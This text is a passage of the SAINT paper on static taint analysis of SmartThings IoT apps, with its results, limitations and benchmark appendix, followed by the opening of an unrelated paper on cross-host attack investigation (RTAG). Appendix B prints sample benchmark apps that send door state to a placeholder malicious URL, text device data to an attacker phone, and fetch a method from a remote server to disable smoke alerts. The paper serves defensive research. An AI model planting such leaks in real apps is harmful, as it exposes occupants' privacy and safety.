**Performance.** We assess the performance of SAINT on 230 apps. It took less than 16 minutes to analyze all apps. The experiment was performed on a laptop computer with a 2.6GHz 2-core Intel i5 processor and 8GB RAM, using Oracle's Java Runtime 1.8 (64 bit) in its default settings. The average run-time for an app was $23\pm5$ seconds.

### 5.1 Data Flow Analysis

In this subsection, we report experimental results of tracking explicit "sensitive" data flows by SAINT in IoT apps (implicit flows are considered in Sec. 5.2). Table 2 summarizes data flows via Internet and messaging services reported by SAINT. It flagged 92 out of 168 official, and 46 out of 62 third-party apps have data flows from taint sources to taint sinks. We manually checked the data flows and verified that all reported ones are true positives. The manual checking process was straightforward to perform since the SmartThings apps are comparatively smaller than the apps found in other domains such as mobile phone apps. Finally, although user inputs and state variables may over-approximate sources of sensitive information, during manual checking, we made sure the reported data flows do include sensitive data.

SAINT labels each piece of flow information with the sink interface, the remote hostname, the URL if the sink

| Apps | Nr. | Internet | Messaging | Both |
|---|---|---|---|---|
| Official | 92 | 24 (26.1%) | 63 (68.5%) | 5 (5.4%) |
| Third-party | 46 | 10 (21.7%) | 36 (78.3%) | 0 (0%) |
| **Total** | 138 | 34 (24.6%) | 99 (71.8%) | 5 (3.6%) |

Table 2: Number of apps sending sensitive information through Internet and Messaging taint sinks.



Figure 7: Percentages of apps sending sensitive data for specific kinds of taint sources. The absolute numbers of apps are also presented after the # symbol.

is the Internet, and contact information if the sink is a messaging service. In Table 2, the Internet column lists the number of apps that include only the taint source of the Internet. The Messaging column lists the number of apps that include only the taint source of some messaging service. 71.8% of the analyzed apps are configured to send an SMS message or a push notification. As shown in the table, 47.2% more apps include taint source in messaging services than the Internet. Finally, the Both column lists the number of apps (3.6% of apps) that includes a taint source through both the Internet and messaging services.

**Taint Source Analysis.** Fig. 7 shows the percentages of apps that have sensitive data flows of a specific kind of taint sources. To measure this, we used sensitive data's taint labels provided by SAINT, which precisely describe what sources the data comes from. More than half of the apps send user inputs, device states, and device information. Approximately, one-ninth of the apps expose location information and values in state variables. We found that 64 out of 92 official apps and 30 out of 46 third-party apps send multiple kinds of data (e.g., both device state and location information).

To better characterize the taint sources, we present the types of taint sources flagged by SAINT for apps that sends data in Table 3. There are 92 official apps that send sensitive data, marked with "O1" to "O92", and 46 third-party apps that send sensitive data, marked with "T1" to "T46". Out of 92 official apps, 28 apps (O1-O28) send one single kind of sensitive data, 16 apps (O29-O44) send two kinds of sensitive data, and the remaining 48 apps (O45-O92) send more than two and at most four kinds of sensitive data. Similar results are also identified for third-party apps. Our investigation suggests that apps at the top of the Table 3 implement simpler tasks such as managing motion-activated light switches; the apps at



Table 3: Data flow behavior of each official (O1-O92) and third-party (T1-T46) app. 43.2% of the official and 25.8% of the third-party apps do not send sensitive data (not shown).

the bottom tend to manage and control more devices to perform complex tasks such as automating many devices in a smart home. However, data flows depend on the functionality of the apps. For instance, a security and safety app managing few devices may send more types of sensitive data than an app designed for convenience that manages many devices.

In general, we found that there is no close relationship between the number of devices an app manages and the number of sensitive data flows. Fig. 8 shows the number of apps for each combination of device numbers and numbers of data flows. As an example, there are two apps that



Figure 8: The number of devices vs. the number of data flows based on taint labels in official (O) and third-party (T) apps. The numbers in the grids show the frequency of the apps.



(a) (b)

Figure 9: Cumulative Distribution Function (CDF) of the number of different (a) sink interfaces and (b) recipients (contact information, remote hostname or URL) identified by SAINT.

manage seven devices and have four data flows. As shown in the figure, 15 official apps with a single device have three data flows, while an app with 16 devices has a single data flow. Similar results hold for third-party apps. Out of 46 third-party apps, 16 apps (T1-T16) have a single data flow, and the remaining 30 apps (T17-T46) have two to four data flows.

**Taint Sink Analysis.** For a data flow, SAINT reports the interface name and the recipient (contact information, remote hostname or URL) defined in a taint sink. We use this information to analyze the number of different (a) sink interfaces and (b) recipients defined in each app. For (a), we consider apps that invoke the same sink interface such as `sendSMS()` multiple times a single data flow, yet `sendNotification()` is considered a different interface from `sendSMS()`. We note that for taint sink analysis we have a more refined notion of sinks than just distinguishing between the Internet and the messaging services; in particular, we consider 11 Internet and seven messaging interfaces defined in SmartThings (see Appendix C). For (b), we report the number of different recipients in invocations of sink interfaces used in an app.

A vast majority of apps contain data flows through either a push notification or an SMS message or makes a few external requests to integrate external devices with SmartThings. Fig. 9a presents the CDF of the different sinks defined in official and third-party apps. Approximately, 90% of the official apps contain at most four, and 90% of the third-party apps contain at most three different invocations of sink interfaces (including apps that do not invoke sink interfaces). We also study the recipients at each taint sink reported in an app by SAINT. We first get the contact information for messaging, and hostname and URL for the Internet sinks. We then collect different contact addresses and URL paths to determine the recipients. Fig. 9b shows the CDF of the number of recipients defined in apps. The vast majority of apps involve a few recipients; they typically send SMS and push notifications to recipients. Approximately, 90% of the official apps have less than three sink recipients, and 90% of the third-party apps define at most two different recipients (including apps that do not implement taint sinks). A large number of recipients observed in official apps respond to external HTTP requests. For instance, a web-service app connects to a user's devices, accesses their events and commands, and uses their state information to perform actions, and an app allows users to stream their device events to a remote server for data analysis and visualization. This leads to using a variety of taint sinks and URLs to access and manage various devices.

**Recipient and Content Analysis.** When a piece of data is transmitted to a sink, SAINT reports information about who defines the recipient and content of the data. The recipient refers to who receives the message in a messaging service or who is the destination in Internet communication. The content refers to the message used in a messaging service or the parameter of a request (e.g., HTTP GET or PUT) used in Internet communication. For instance, a call to `sendSMS()` requires a phone number as the recipient and a message to that recipient. We extended SAINT to output whether the recipient and the content of a sink-interface call are specified by a user at install time, by a developer via some hard-coded string in an app's source code, or by an external entity such as a remote server (in this case, a remote server sends the recipient information, and then the app sends sensitive data to the recipient). The knowledge about who defines the recipient and content of data to a sink call enables a refined understanding of data flow. In particular, this helps identify if the recipient is authorized by a user, if sensitive data is sent to a legitimate or malicious external server, and if the app conforms to its functionality.

Table 4 presents the number of times a user, a developer, or an external party specifies the recipient and the content used in a data flow. The messaging rows of the table tell that, in official apps, users specify recipients 154 times, while contents are specified by users five times and 149 times by developers; for third-party apps, users define recipients 67 times, while message contents are specified by users five times, and 63 times by developers. In contrast, message contents are often hard-coded in the apps by developers. Table 4 shows a different story for Internet-sink calls. In this case, recipients and contents are often specified by developers and external services. An app in which recipients and contents of Internet-sink call are specified by external services is often a web-service app. As detailed in Sec. 4.2.2, web-service apps expose

| | | Taint sink analysis | | | | | |
|---|---|---|---|---|---|---|---|
| | | Recipient defined by | | | Content defined by | | |
| Taint Sinks | Apps | User | Developer | External | User | Developer | External |
| Messaging | Official | 154 | 0 | 0 | 5 | 149 | 0 |
| | Third-party | 67 | 0 | 0 | 4 | 63 | 0 |
| Internet | Official | 2 | 48 | 44 | 0 | 54 | 40 |
| | Third-party | 0 | 13 | 12 | 0 | 13 | 12 |

Table 4: Recipient and content analysis of data flows.

endpoints and respond to requests from external services. These apps allow external services to access and manage devices. Additionally, in some apps, developers hard-code the recipients and contents of Internet communications to send information to external remote servers.

**Summary.** Our study of 168 official and 62 third-party SmartThings IoT apps shows the effectiveness of SAINT in accurately detecting sensitive data flows. SAINT flagged 92 out of 168 official apps, and 46 out of 62 third-party apps transmit at least one kind of sensitive data over a sink-interface call. We analyzed reported data's taint labels provided by SAINT, which precisely describe the data source. Using this information, we found that half of the analyzed apps transmit at least three kinds of sensitive data. We used sink interface names and recipients to analyze the number of different Internet and messaging interfaces and recipients in an app. Approximately, two-thirds of the apps define at most two separate sink interfaces and recipients. Moreover, we extended our analysis to identify whether the recipient and the content of a sink-interface call are specified by a user, a developer, or an external entity. All recipients of messaging-service calls are defined by users, and approximately nine-tenths of message contents are defined by developers. For Internet sinks, nine-tenths of the Internet recipients and contents are specified by developers or external servers.

## 5.2 Implicit Flows

We repeated our experiments by turning on both explicit and implicit flows tracking. Approximately two-thirds of the apps invoke some sink interface that is control-dependent on sensitive tests. However and somewhat surprisingly, there are only six extra warnings produced when turning on implicit flows. The reason we found is that most of those sink calls already leak data through explicit flows. For example, in one app, `x` gets the state of a device `x=currentState("device")` and, when a user is present, `x` is sent out via an SMS message; even though there is an implicit flow (because sending the message depends on whether the user is present), there is also an explicit flow as the device information is sent out. The six extra warnings are all about sending out hard-coded strings: "Your mail has arrived!", "Your ride is here!", "No one has fed the dog", "Remember to take your medicine", "Potential intruder detected", and "Gun case has moved!". These messages contain information in themselves and are sent conditionally upon sensitive information; therefore, we believe information is indeed leaked in these cases. We note that turning on implicit flow tracking increases the tracking overhead as more identifiers need to be tracked; however, based on the results, turning on implicit flow tracking on SmartThings IoT apps does not lead to an unmanageable number of false positives.

## 5.3 IoTBench

We introduce an IoT-specific test suite, IOTBENCH [20], an open repository for evaluating information leakage in IoT apps. We designed our test suite similar to those designed for mobile systems [5, 9] and the smart grid [25]; they have been widely adopted by the security community. IOTBENCH currently includes 19 hand-crafted malicious SmartThings apps that contain data leaks. Sixteen apps have a single data leak, and three have multiple data leaks; a total of 27 data leaks via either Internet and messaging service sinks. We crafted the IOTBENCH apps based on official and third-party apps. They include data leaks whose accurate identification through program analysis would require solving problems including multiple entry points, state variables, call by reflection, and field sensitivity. Each app in IOTBENCH also comes with ground truth of what data leaks are in the app; this is provided as comment blocks in the app's source code. IOTBENCH can be used to evaluate both static and dynamic taint analysis tools designed for SmartThings apps; it enables assessing a tool's accuracy and effectiveness through the ground truths included in the suite. We present three example SmartThings apps and their privacy violations in Appendix B. We made IOTBENCH publicly available:

`https://github.com/IoTBench`.

**SAINT results on IOTBENCH.** We next report the results of using SAINT on 19 IOTBENCH apps. In the discussion, we will use app IDs defined in Table 3 in Appendix B. SAINT produces false warnings for two apps that use call by reflection (Apps 6 and 7). These two apps invoke a method via a string. SAINT over-approximates the call graph by allowing the method invocation to target all methods in the app. Since one of the methods leaks the state of a door (locked or unlocked) to a malicious URL and the mode of a user (away or home) to a hard-coded phone number, SAINT produces warnings. However, it turns out that the data-leaking method would not be called by the reflective calls in those two apps. This pattern did not appear in the 230 real IoT apps we discussed earlier. SAINT did not report leaks for two apps that leak data via side channels (Apps 18 and 19). For example, in one app, a device operates in a specific pattern to leak information. As our threat model states, data leaks via side channels are out of the scope of SAINT and are not detected.

# 6 Limitations and Discussion

SAINT leaves detecting implicit flows optional. Even though our evaluation results on SmartThings apps show that tracking implicit flows does not lead to over-tainting

and false positives, whether this holds on apps of other IoT platforms and domains would need further investigation. Another limitation is SAINT's treatment of call by reflection. As discussed in Sec. 4, it constructs an imprecise call graph that allows a call by reflection target any method. This increases the number of methods to be analyzed and may lead to over-tainting. We plan to explore string analysis to statically identify possible values of strings and refine the target sets of calls by reflection.

SAINT treats all user inputs and state variables as taint sources even though some of those may not contain sensitive information. However, this has not led to false positives in our experiments. Another limitation is about sensitive strings. An app may hardcode a string such as "Remember to take your Viagra in the cabinet" and send the string out. Though the string contains sensitive information, SAINT does not report a warning (unless there is an implicit flow and implicit flow tracking is turned on). Determining whether hard-coded strings contain sensitive information may need user help or language processing.

Finally, SAINT's implementation and evaluation are purely based on the SmartThings programming platform designed for home automation. There are other IoT domains suitable for studying sensitive data flows, such as FarmBeats for agriculture [43], HealthSaaS for healthcare [16], and KaaIoT for the automobile [22]. We plan to extend SAINT's algorithms designed for SmartThings to these platforms and identify sensitive data flows.

## 7 Related Work

There has been an increasing amount of recent research exploring IoT security. These works centered on the security of emerging IoT programming platforms and IoT devices. For example, Fernandes et al. [10] identified design flaws in permission controls of SmartThings home apps and revealed the severe consequences of over-privileged devices. In another paper, Xu et al. [45] surveyed the security problems on IoT hardware design. Other efforts have explored vulnerability analysis within specific IoT devices [28, 17]. These works have found that apps can be easily exploited to gain unauthorized access to control devices and leak sensitive information of users and devices.

Many of previous efforts on taint analysis focus on the mobile-phone platform [9, 48, 15, 7, 5, 12]. These techniques are designed to address domain-specific challenges such as designing on-demand algorithms for context and object sensitivity. Several efforts on IoT analysis have focused on the security and correctness of IoT programs using a range of analyses. To restrict the usage of sensitive data, FlowFence [11, 32] enforces sensitive data flow control via opacified computation. ContexIoT [21] is a permission-based system that provides contextual integrity for IoT programs at runtime. ProvThings [44] captures system-level provenance through security-sensitive SmartThings APIs and leverages it for forensic reconstruction of a chain of events after an attack. In contrast, to our best knowledge, SAINT is the first system that precisely detects sensitive data flows in IoT apps by carefully identifying a complete set of taint sources and sinks, adequately modeling IoT-specific challenges, and addressing platform- and language- specific problems.

## 8 Conclusions

One of the central challenges of existing IoT is the lack of visibility into the use of data by applications. In this paper, we presented SAINT⋆, a novel static taint analysis tool that identifies sensitive data flows in IoT apps. SAINT translates IoT app source code into an intermediate representation that models the app's lifecycle–including program entry points, user inputs, events, and actions. Thereafter we perform efficient static analysis tracking information flow from sensitive sources to sink outputs. We evaluated SAINT in two studies; a horizontal SmartThings market study validating SAINT and assessing current market practices, and a second study on our novel IOTBENCH app corpus. These studies demonstrated that our approach can efficiently identify taint sources and sinks and that most market apps currently contain sensitive data flows.

SAINT represents a potentially important step forward in IoT analysis, but further work is required. In future work, we will expand our analysis to support more platforms as well as refine our analysis for more complex and subtle properties. At a higher level, we will extend the kinds of analysis provided by the online systems and therein provide a suite of tools for developers and researchers to evaluate implementations and study the complex interactions between users and the IoT devices that they use to enhance their lives. Lastly, we will expand the IOTBENCH app suite. In particular, we are studying the space of privacy violations reported in academic papers, community forums, and from security reports, and will reproduce unique flow vectors in sample applications.

    log.debug "message sent, the door status is $latestValue"
}
```

# B IoTBench Apps

Table 3 presents IoTBench apps categorized by their data leak ground-truth. We present three example apps and their privacy violations below.

Our first app "Implicit Permission 1" (ID: 11) sends a short message to household members when everyone is away. We update an existing legitimate app to include a code block that transmits the state of the door via the `leak()` method to a remote server (see Listing 2). A privacy violation occurs because the door state, which informs households are not at home, is leaked to the malicious server.

**Listing 2: Device state leak through Internet interface**

```
if (everyoneIsAway()){
    //app logic
    leak() // invoke when everyone is away
}
def leak() {
    Params = [
    uri: "https://malicious-url",
    body: ["condition":"$thedoor.latestValue("door")"]]
    httpPost(Params) // leak
}
```

The second app "Explicit-Implicit" (ID: 14) sends a short message to users when a door lock has a low battery. A code block is added to an existing app to send the battery level (implicit permission) and hub id (explicit permission) to a third-party's phone number via `sendSms()` when the `sms_send` variable is true (see Listing 3). Here, `sms_send` is tainted via the `state` object's `SMS` field. The leaked battery level is a privacy violation.

**Listing 3: Leak of battery level and hub ID**

```
def BatteryPowerHandler(evt) {
    sms_send = state.SMS // true
    msg = "$doorBattery.currentValue("battery")
          power is out in hub ${evt.hubId}!"
    sendPush(msg) // user gets a push notification

    if (sms_send) { // attacker gets the same message
        sendSms(attacker_phone, msg) // leak
     }
}
```

Our final example is the "Call by Reflection 1" app (ID: 5). The app is used to trigger the alarm when smoke is detected. This app obtains the method name string from a remote server and uses this string to invoke `$state.method` (see Listing 4). Thus, the `updateApp()` method can be called by reflection. Because SAINT adds all methods in an app as possible call targets, it detects a data leak in `updateApp()`, which disables alarm by unsubscribing the "smoke-detected" event and sends this information to a hardcoded phone number.

**Listing 4: Leak via a reflective call**

```
def attack(){
  httpGet("http://maliciousServer.com"){
    resp ->
      if(resp.status == 200){
          state.method = resp.data.toString()
      }
    "$state.method"() // reflective call
}
updateApp() {
    unsubscribe() // revoke smoke detector events
    sendSms(attacker_phone,"$detector is revoked")
}
```

## C Taint Source and Taint Sink APIs

We present SmartThings APIs that are taint sinks in Table 1 and APIs that are taint sources in Table 2. We refer the interested reader to SmartThings API documentation for the details [38]. For taint sinks, SmartThings recently announced asynchronous HTTP requests available as a beta development feature [40]. However, the analyzed apps do not use asynchronous HTTP APIs; thus we exclude them from the list. We note that some taint-source APIs are used together with the device names assigned by the developer, or require specific device capabilities to use them. Therefore, the number of taint sources used in an app differs based on the app's context.

| Internet | Messaging |
|---|---|
| httpDelete() | sendSms() |
| httpGet() | sendSmsMessage() |
| httpHead() | sendNotificationEvent() |
| httpPost() | sendNotification() |
| httpPostJson() | sendNotificationToContacts() |
| httpPut() | sendPush() |
| httpPutJson() | sendPushMessage() |
| GET (web service apps) | |
| PUT (web services apps) | |
| POST (web service apps) | |
| DELETE (web service apps) | |

Table 1: SmartThings taint-sink APIs.

| Name of the interface | Definition | Name of the interface | Definition |
|---|---|---|---|
| **Device Information** | | **Device State** | |
| capabilitiy.<device type or attribute> | Allows to abstract devices into their underlying capabilities | latestState() | Gets the latest Device State record for the specified attribute |
| getManufacturerName() | Gets the manufacturer name of the device | statesSince() | Gets a list of Device State since the date specified |
| getModelName() | Gets the model name of the device | getArguments() | Gets the list of argument types for the command |
| getName() | Gets the internal name of the device, Hub, command, or attribute | getDateValue() | Gets the value of the event as a Date object |
| getSupportedAttributes() | Gets the list of device attributes | getDescriptionText() | Gets the description of the event |
| getSupportedCommands() | Gets the list of device commands | getDoubleValue() | Gets the value of the event as a Double |
| hasAttribute() | Determines if the device has the specified attribute | getFloatValue() | Gets the value of the as a Float |
| hasCapability() | Determines if the device supports the specified capability | getIntegerValue() | Returns the value of the event as an Integer |
| hasCommand() | Determines if the device has the specified command name | getJsonValue() | Gets the value of the event as a parsed JSON |
| latestValue() | Gets the latest reported value for the specified attribute | getLastUpdated() | Gets the last time the event was updated |
| getFirmwareVersionString() | Gets the firmware version of the Hub device | getLongValue() | Gets the value of the event as a Long |
| getId() | The unique system identifier for the device or the Hub | getName() | Gets the name of the event |
| getLocalIP() | The local IP address of the Hub device | getNumberValue() | Gets the value of the event as a number |
| getLocalSrvPortTCP() | The local server TCP port of the Hub device | getNumericValue() | Gets the value of the event as a number |
| getDataType() | Gets the data type of the device attribute | getUnit() | Gets the unit of measure for the event |
| getValues() | Gets the possible values for the device attribute | getValue() | Gets the value of the event as a String |
| getType() | Gets the type of the Hub device | getData() | Gets a map of any additional data on the event |
| getZigbeeId() | Gets the ZigBee ID of the Hub | getDate() | Acquisition time of the device state record |
| getZigbeeEui() | Gets the ZigBee Extended Unique Identifier of the Hub | getDescription() | The raw description that generated the event |
| events() | Gets a list of events for the Device in reverse chronological order | getDevice() | Gets the device associated with the event |
| eventsBetween() | Gets a list of events between the specified start and end dates | getDisplayName() | Gets the user-friendly name of the source of the event |
| eventsSince() | Gets a list of events since the specified date | getDeviceId() | Unique identifer of the Device associated with the event |
| getCapabilities() | The list of capabilities provided by this Device | getIsoDate() | Acquisition time of the event as an ISO-8601 String |
| getDeviceNetworkId() | Gets the device network ID for the device | getSource() | The source of the event |
| getDisplayName() | The label of the device assigned by the user | getXyzValue() | Value of the event as a 3-entry Map |
| getHub() | The Hub associated with this device | isPhysical() | TRUE if the event is from a physical actuation of the device |
| getLabel() | The name of the device in the mobile application or Web IDE | isStateChange() | TRUE if the attribute value for the event has changed |
| getLastActivity() | The date of the last event from the device | isDigital() | TRUE if the event is from a digital actuation of the device |
| getManufacturerName() | Gets the manufacturer name of the device | currentState() | Gets the latest State for the specified attribute |
| getModelName() | Gets the model name of the device | currentValue() | Gets the latest reported values of the specified attribute |
| deviceName.capabilities | Gets the device capabilities | getStatus() | Gets the current status of the device |
| getTypeName() | The type of the device | | |
| **Location** | | **User Inputs** | |
| getContactBookEnabled() | Determine if the Location has Contact Book enabled | input “someSwitch”, “capability.switch” | User preferences for the devices (accessed as $someSwitch) |
| getCurrentMode() | Gets the current mode for the location | input “someMessag”, “text” | User preferences for message (accessed as $someMessage) |
| getId() | Gets the unique internal system identifier for the location | input “someTime”, “time” | User preferences for the time (accessed as $someTime) |
| getHubs() | Gets the list of Hubs for the location | input “someTime”, “time” | User preferences for the time (accessed as $someTime) |
| getLatitude() | Gets the geographical latitude of the location | input “minutes”, “time” | User preferences for time span (accessed as $minutes) |
| getLongitude() | Gets the geographical longitude of the location | **State Variables** | |
| getMode() | Gets the current mode name for the location | state | Defines the state variable state |
| setMode() | Sets the mode for the location | atomicState | Defines the state variable atomicState |
| getTimeZone() | Gets the time zone for the location | | |
| getZipCode() | Gets the ZIP code for the location | | |
| getLocationId() | The unique identifier for the location associated with the event | | |
| getLocation() | The Location associated with the event | | |

Table 2: SmartThings taint-source APIs. The complete list can be accessed in our project page [20].

| App Category | ID/App Name | App Description‡ | Results† |
|---|---|---|---|
| **Lifecycle** | 1- Multiple Entry Points 1 | The app stores different sensitive data under the same variable name in different functions and only one of them is leaked. | ✔ |
| | 2- Multiple Entry Points 2 | The app stores different sensitive data under the same variable name in different functions and more than one piece of data is leaked. | ✔ |
| **Field Sensitivity** | 3- State Variable 1 | A state variable in the `state` object's field stores sensitive data. It is used in different functions and leaked through various sinks. | ✔ |
| **Closure** | 4- Leaking via Closure | A variable is tainted with the use of closures. The sensitive data is then leaked via different sinks. | ✔ |
| **Reflection** | 5- Call by Reflection 1 | A string is requested via Http Get interface and the string is used to invoke a method. One of the app methods leaks device information. | O |
| | 6- Call by Reflection 2 | A string is used to invoke a method via call by reflection. A method leaks the state of a door. | X |
| | 7- Call by Reflection 3 | A string is used to invoke a method via call by reflection. A method leaks the mode of a user. | X |
| **Device Objects** | 8- Multiple Devices 1 | Various sensitive data is obtained from different devices and leaked via different sinks. | ✔ |
| | 9- Multiple Devices 2 | Sensitive data from various devices is tainted and leaked via different sinks. | ✔ |
| | 10- Multiple Devices 3 | A taint source is obtained from device state and device information and they are leaked via messaging services. | ✔ |
| **Permissions** | 11- Implicit 1 | A malicious URL is hard-coded, and device states (implicit permission) are leaked to the hard-coded URL. | ✔ |
| | 12- Implicit 2 | A hard-coded phone number leaks the user inputs (implicit permission). | ✔ |
| | 13- Explicit | The hub ID (explicit permission) and state variables are leaked to a hard-coded phone number. | ✔ |
| | 14- Explicit-Implicit | A phone number is hard-coded to leak device information (implicit permission) and hub id (explicit permission). | ✔ |
| **Multiple Leaks** | 15- Multiple Leaks 1 | Various sensitive data obtained from the state of the devices and user inputs are leaked via same sink interface. | ✔ |
| | 16- Multiple Leaks 2 | Various sensitive data is obtained from device states and user inputs, and they are leaked via the Internet and messaging sinks. | ✔ |
| | 17- Multiple Leaks 3 | Various sensitive data is obtained from state variables and devices, and they are leaked via more than one hard-coded contact information. | ✔ |
| **Side Channel** | 18- Side Channel 1 | A device is misused to leak information (e.g., turning on/-turning off a light to signal adversary). | ! |
| | 19- Side Channel 2 | A device operating in a specific pattern causes other connected devices to trigger malicious activities. | ! |

Table 3: Description of IoTBench test suite apps and SainT's results.

‡ 19 apps leak 27 sensitive data. We provide a comment block in the source code of each app that gives a detailed description of the leaks including the line number of the leaks and the ground truths.

# Enabling Refinable Cross-Host Attack Investigation with Efficient Data Flow Tagging and Tracking

Yang Ji, Sangho Lee, Mattia Fazzini, Joey Allen, Evan Downing,
Taesoo Kim, Alessandro Orso and Wenke Lee

*Georgia Institute of Technology*

## Abstract

Investigating attacks across multiple hosts is challenging. The true dependencies between security-sensitive files, network endpoints, or memory objects from different hosts can be easily concealed by dependency explosion or undefined program behavior (e.g., memory corruption). Dynamic information flow tracking (DIFT) is a potential solution to this problem, but, existing DIFT techniques only track information flow within a single host and lack an efficient mechanism to maintain and synchronize the data flow tags globally across multiple hosts.

In this paper, we propose RTAG, an efficient data flow tagging and tracking mechanism that enables practical cross-host attack investigations. RTAG is based on three novel techniques. First, by using a record-and-replay technique, it decouples the dependencies between different data flow tags from the analysis, enabling lazy synchronization between independent and parallel DIFT instances of different hosts. Second, it takes advantage of system-call-level provenance information to calculate and allocate the optimal tag map in terms of memory consumption. Third, it embeds tag information into network packets to track cross-host data flows with less than 0.05% network bandwidth overhead. Evaluation results show that RTAG is able to recover the true data flows of realistic cross-host attack scenarios. Performance wise, RTAG reduces the memory consumption of DIFT-based analysis by up to 90% and decreases the overall analysis time by 60%–90% compared with previous investigation systems.

## 1 Introduction

Advanced attacks tend to involve multiple hosts to conceal real attackers and attack methods by using command-and-control (C&C) channels or proxy servers. For example, in the Operation Aurora [22] attack, a compromised victim's machine connected to a C&C server that resided in the stolen customers' account, and exfiltrated proprietary source code from the source code repositories. Gibler and Beddome demonstrated GitPwnd [32], an attack that takes advantage of the `git` [11] synchronization mechanism to exfiltrate victim's private data through a public `git` server. Unlike common data exfiltration attacks that only involve a victim host, GitPwnd leverages two hosts (victim's host and public `git` server) to complete the exfiltration.

Unfortunately, existing attack investigation systems, also known as provenance systems, are inadequate to figure out the true origin and impact of cross-host attacks. Many provenance analysis systems (such as [19, 35, 45]) are designed to monitor the system-call-level or instruction-level events within each host while ignoring cross-host interactions. In contrast, network provenance systems [64, 68, 69] focus on the interaction between multiple hosts, but, because they lack detailed system-level information, their analysis could result in a *dependency explosion problem* [35, 42]. To fully understand the steps and end-to-end information flow of a cross-host attack, it is necessary to collect accurate flow information from individual hosts and correctly associate them to figure out the real dependency.

Extending existing provenance systems to investigate cross-host attacks is challenging because problems of accuracy, performance, or both can be worse with multiple hosts. Although collecting coarse-grained provenance information (e.g., system-call-level information) introduces negligible performance overhead, it cannot accurately track dependency explosion and undefined program behaviors (e.g., memory corruption) even within a single host. That is, if we associate the coarse-grained provenance information from different hosts using another vague link (e.g., network session [64, 68, 69]), the result will contain too many false dependencies. Fine-grained provenance information, (e.g., instruction-level information from dynamic information flow tracking (DIFT)), is free from such accuracy problems. However, it demands

many additional computations and consumes huge memory, which will increase according to the number of hosts. More seriously, existing cross-host DIFT mechanisms piggyback metadata (i.e., *tags*) on network packets and associate them during runtime [50, 67], which is another source of huge performance degradation.

To perform efficient and accurate information flow analysis in the investigation of cross-host attacks, we propose a record-and-replay-based data flow tagging and tracking system, called RTAG. Performing cross-host information flow analysis using a record-and-replay approach introduces new challenges that cannot be easily addressed using existing solutions [25, 35, 50, 67]: that is, long analysis time and huge memory consumption. First, the communication between different hosts (e.g., through socket communication) introduces information flows that require additional information and procedure for proper analysis. Namely, the DIFT analysis requires transfer of the analysis data (i.e., tags) between the hosts in a synchronized manner. Existing record-and-replay solutions have to *serialize* the communication between hosts to transfer tags because no synchronization mechanism is implemented, leading to longer than necessary analysis time. Second, because a number of processes can run on multiple hosts under analysis, the memory requirement for DIFT instances could become tremendous, especially when multiple processes on different hosts interact with each other.

To overcome these two challenges, RTAG decouples the *tag dependency* (i.e., information flow between hosts) from the analysis with *tag overlay* and *tag switch* techniques (§6), and enables DIFT to be *independent* of any order imposed by the communication. This new approach enables the DIFT analysis to happen for multiple processes on multiple hosts in *parallel* leading to a more efficient analysis. Also, RTAG reduces the memory consumption of the DIFT analysis by carefully designing the *tag map* data structure that tracks the association between tags and associated values. Evaluation results show significant improvement both in analysis time, decreased by 60%–90%, and memory costs, reduced by up to 90%, with realistic cross-host attack scenarios including GitPwnd and SQL injection.

This paper makes the following contributions:

- **A tagging system that supports refinable cross-host investigation.** RTAG solves "tag dependency coupling," a key challenge in using refinable investigation systems for cross-host attack scenarios. RTAG decouples the tag dependency from the analysis which spares the error-prone orchestrating effort on replayed DIFTs and enables DIFT to be performed independently and in parallel.
- **DIFT runtime optimization.** RTAG improves the runtime performance of doing DIFT tasks at replay time in terms of both time and memory. By performing DIFT tasks in parallel, RTAG reduces the analysis time by over 60% in our experiments. By allocating an optimal tag size for DIFT based on system-call-level reachability analysis, RTAG also reduces the memory consumption of DIFT by up to 90% compared with previous DIFT engines.

The rest of paper is organized as follows: §2 describes the background of the techniques that supported RTAG's realization. §3, §4, and §5 present the challenges, an overview and the threat model of RTAG; §6 presents the design of RTAG; More specifically, §6.1 describes the data structure of RTAG, §6.3 explains how RTAG facilitates the independent DIFT; §6.4 describes how RTAG conducts tag switch for DIFT, and §6.6 presents the tag association module and how RTAG tracks the traffic of IPC. §7 gives implementation details and the complexity. §8 presents the results of evaluation. §9 summarizes related work, and §10 concludes this paper.

## 2 Background

RTAG utilizes concepts from a variety of research areas. This section provides an overview of these concepts needed to understand our system.

### 2.1 Execution Logging

Attack investigation systems most often rely on logged information to perform their analyses. Different systems use different levels of granularity when logging information for their analyses (e.g., system-call level versus instruction level) as the cost of collecting this information changes based on the selected granularity level. A first category of systems [6, 8, 19, 45] collects information at a high-level of granularity (e.g., system-call level) and generally have low runtime overhead. However, the information collected at this level of granularity might affect the accuracy of their analyses as it does not always provide all of the execution details. A second category of systems improves accuracy by analyzing program executions at the instruction level [24, 44, 66]. These systems provide very accurate results in their analyses. However, they introduce a runtime overhead that is not suitable for production software. Finally, a third category of systems [25, 35] combines the benefits of systems from the previous two categories using record and replay. These systems perform high-level logging/analysis while recording the execution of programs and perform low-level logging/analysis in a replayed execution of the programs. More specifically, RAIN [35] logs system call information about user-level processes using a kernel instrumentation approach. The system then analyzes instructions in a replayed execution of the processes.

## 2.2 Record and Replay

Record and replay is a technique that aims to store information about the execution of a software system (record phase) and use the stored information to re-execute the software in such a way that it follows the same execution path and also reconstructs the program states as the original execution (replay phase). Record and replay techniques can be grouped under different categories based on the layer of the system in which they perform the record-and-replay task. Some techniques perform record and replay by instrumenting the execution of programs at the user level [9, 33, 51, 58, 59]. These techniques are efficient in their replay phase as they can directly focus on the recorded information for the specific program. However, these techniques either require program source or binary code for instrumentation or have additional space requirements when recording executions of communicating programs (especially through the file system) as the recorded information is stored multiple times. The second category of techniques performs record and replay by observing the behavior of the operating system. Techniques do so by either monitoring the operating system through a hypervisor [20, 23, 56] or emulation [27]. These techniques are efficient in storing the information about different executing programs. However, they usually need to replay every program recorded even when only one program is of interest for attack investigation. Finally, a third category of techniques uses an hybrid approach. This category records information at the operating system level and replays the execution leveraging user-level instrumentation [25, 35] (e.g., by hooking `libc` library) for multi-thread applications. More specifically, Arnold [25] and RAIN [35] reside inside the kernel of operating system and record the non-deterministic inputs of executing programs. The replay task is achieved by combining kernel instrumentation with user-level instrumentation so that replay of a single program is possible.

## 2.3 Dynamic Information Flow Tracking

